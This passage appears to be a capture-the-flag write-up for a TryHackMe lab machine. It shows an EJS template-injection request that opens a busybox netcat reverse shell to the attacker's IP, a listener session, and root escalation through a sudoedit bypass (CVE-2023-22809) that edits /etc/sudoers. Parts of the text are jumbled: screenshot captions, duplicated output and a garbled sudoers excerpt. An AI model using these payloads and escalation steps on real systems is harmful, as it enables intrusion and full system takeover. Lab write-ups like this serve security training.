Error: /home/web/app/views/settings.ejs:1
>> 1| <!DOCTYPE html>
  2| <html lang="en">
  3|   <head>
  4|     <%> include("../components/head"); %>

Command failed: nc -e /bin/bash 10.21.17.140 1234
nc: invalid option -- 'e'
usage: nc [-46] [-f socket] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-o proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvmillis] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]] [-z] [destination] [port]

at checkExecSyncError (node:child_process:820:11)
at Object.execSync (node:child_process:899:15)
at eval (/home/web/app/views/settings.ejs:9:53)
at settings (/home/web/app/node_modules/ejs/lib/ejs.js:692:17)
at tryHandleCache (/home/web/app/node_modules/ejs/lib/ejs.js:272:36)
at View.exports.renderFile [as engine] (/home/web/app/node_modules/express/lib/view.js:489:10)
at View.render (/home/web/app/node_modules/express/lib/view.js:135:8)
at tryRender (/home/web/app/node_modules/express/lib/application.js:657:10)
at Function.render (/home/web/app/node_modules/express/lib/application.js:609:3)
```

Since, normal `nc` didn't work, I visited **revshells** to look for other ways. The `busybox` payload worked.



```

1 POST /settings HTTP/1.1
2 Host: admin.cyprusbank.thm
3 Content-Length: 361
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://admin.cyprusbank.thm
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/129.0.6668.71 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=nopn;mode=relaxed
12 Referer: https://admin.cyprusbank.thm/settings
13 Accept-Encoding: gzip, deflate, br
14 Cookie: connect.sid=s%3AU2hKsS1Y6jPDGczCNM1NgXQFCYgF-Bs.F2vmFMTKVsyrgD1rwonUw%2BgCxD26AjYxkStUJA1yeM
15 Connection: keep-alive
16 name=test&password=123456&settings[view
options][outputFunctionName]=&x=process.mainModule.require('child_process').execSync('busybox nc
10.21.17.140 1234 -e /bin/bash');

```

Before forwarding the payload, I had started a reverse shell listener. Upon execution, I received a reverse shell.

```

[root@kali)-[~/thm/whiterose]
# rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.6.222] 51456
id
uid=1001(web) gid=1001(web) groups=1001(web)
export TERM=xterm
which python3
/usr/bin/python3
python3 -c "import pty; pty.spawn('/bin/bash')"
web@cyprusbank:~/app$ 

```

I found the first flag in the `web` user's `home` directory.

```

File Actions Edit View Help
File Actions Edit View Help
whoami
whoami
web
web@cyprusbank:~/app$ pwd
pwd
/home/web/app
web@cyprusbank:~/app$ ls
ls
components node_modules package-lock.json static
index.js package.json routes views
web@cyprusbank:~/app$ cd
cd
web@cyprusbank:~$ ls
ls
app user.txt
web@cyprusbank:~$ cat user.txt
cat user.txt
THM{4lways_upd4te_uR_d3p3nd3nc!3s}
web@cyprusbank:~$ 

```

PRIVILEGE ESCALATION

I listed the `sudo` privileges of the user and found it could edit a configuration file. I viewed the file using the allowed command.

```

web@cyprusbank:~$ sudo -l
sudo -l
Matching Defaults entries for web on cyprusbank:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin,
mail_badpass
User web may run the following commands on cyprusbank:
    (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
web@cyprusbank:~$ 

```

nginx/1.14.0 (Ubuntu)

```

listen 80;

server_name admin.cyprusbank.thm;

location / {
    proxy_pass http://localhost:8080;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection 'upgrade';
    proxy_set_header Host $host;
    proxy_cache_bypass $http_upgrade;
}

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Spell ^_ Go To Line
[ Read 14 lines ]

```

The shell was super buggy and unstable, so I spawned a more robust shell using the following steps:

- background current session using `ctrl+z`
- enter: `stty raw -echo; fg`

I did not have any idea as to what had to be done. So I looked for ways I could use the available command to escalate my privilege.

Google search results for "sudoedit bypass for privexec":

- [SynackTV - Sudoedit bypass in Sudo < 1.9.12p1 CVE-2023-22809](https://www.synacktv.com/sites/default/files/Sudoedit%20bypass%20in%20Sudo%20%3C%201.9.12p1%20-%20CVE-2023-22809.pdf)
- [Rapid7 - Sudoedit Extra Arguments Priv Esc](https://www.rapid7.com/sudoedit_bypass_priv_esc.pdf)
- [Viscosity - CVE-2023-22809: Sudoedit Bypass - Analysis - vsocieity](https://www.viscosity.io/vsocieity/posts/cve-2023-22...)
- [n3m1sys/CVE-2023-22809-sudoedit-privesc](https://github.com/n3m1sys/CVE-2023-22809-sudoedit-privesc)

This script automates the exploitation of the CVE-2023-22809 vulnerability to open a root shell.

I found an article that demonstrated a way to exploit this configuration.

The screenshot shows a blog post titled "Exploitation" from the vsociety_ website. The post discusses a vulnerability where a user can edit the `/etc/services` file without a password by adding a rule to `/etc/sudoers`. It includes a terminal session showing the command to add the rule and then export `EDITOR=vi`. A sidebar on the right shows a user profile for @Hored1971 with 129 posts and 191.3K total views.

Hence I followed the steps to set **vim** as the default editor for **/etc/sudoers** file.

```
export EDITOR="vim -- /etc/sudoers"
```

The screenshot shows a terminal window on a Kali Linux system. The user runs the command `export EDITOR="vim -- /etc/sudoers"` to set vim as the default editor for sudo tasks.


The screenshot shows a terminal window on a Kali Linux system. The user runs the command `echo $EDITOR` to verify that vim is now the default editor.

I then executed the available command.

The screenshot shows a terminal window on a Kali Linux system. The user runs the command `sudo -l` to check for available sudo privileges. The output shows matching defaults for the web user and a note about setting the EDITOR variable.

This opened the **/etc/sudoers** file in **vim** editor. I simply allowed my user to execute all commands without a password similar to the **root** using the below command.

```
web ALL=(ALL:ALL) NOPASSWD: ALL
```




```
# Defaults log_output
# Defaults!/usr/bin/sudoreplay !log_output
# Defaults!/usr/local/bin/sudoreplay !log_output
# Defaults!REBOOT !log_output
# Defaults maxseq = 1000
##           allowing user to the wheel group to execute any command
## Runas alias specification
##           allowing user to the wheel group to execute any command (NOPASSWD) sudoedit /etc/services
##           User privilege specification
##           allowing user kali to edit the /etc/services file without being prompted for a password. Moving on
##           to the next step, let's add the EDITOR variable to our environment variables and assign it the value vi -- /etc/
root ALL=(ALL:ALL) ALL
web ALL=(ALL:ALL) NOPASSWD: ALL

## Uncomment to allow members of group wheel to execute any command
# %wheel ALL=(ALL:ALL) ALL
##           User privilege specification
##           Same thing without a password
# %wheel ALL=(ALL:ALL) NOPASSWD: ALL

## Uncomment to allow members of group sudo to execute any command
-- INSERT --      export EDITOR=vi -- /etc/shadow
```

Finally, I switched to user using **sudo** to become **root** and captured the final flag from the **/root** directory.



```
root@kali:~/thm x | root@cyprusbank:~ x | root@kali:~/thm x
root@cyprusbank:~/app$ sudo su
root@cyprusbank:/home/web/app# cd
root@cyprusbank:# ls -l
clean.sh  root.txt
root@cyprusbank:# cat root.txt
THM{4nd_uR_p4ck4g3s}
root@cyprusbank:#
```

That's it from my side! Until next time :)



PARCELINC



ifunny.co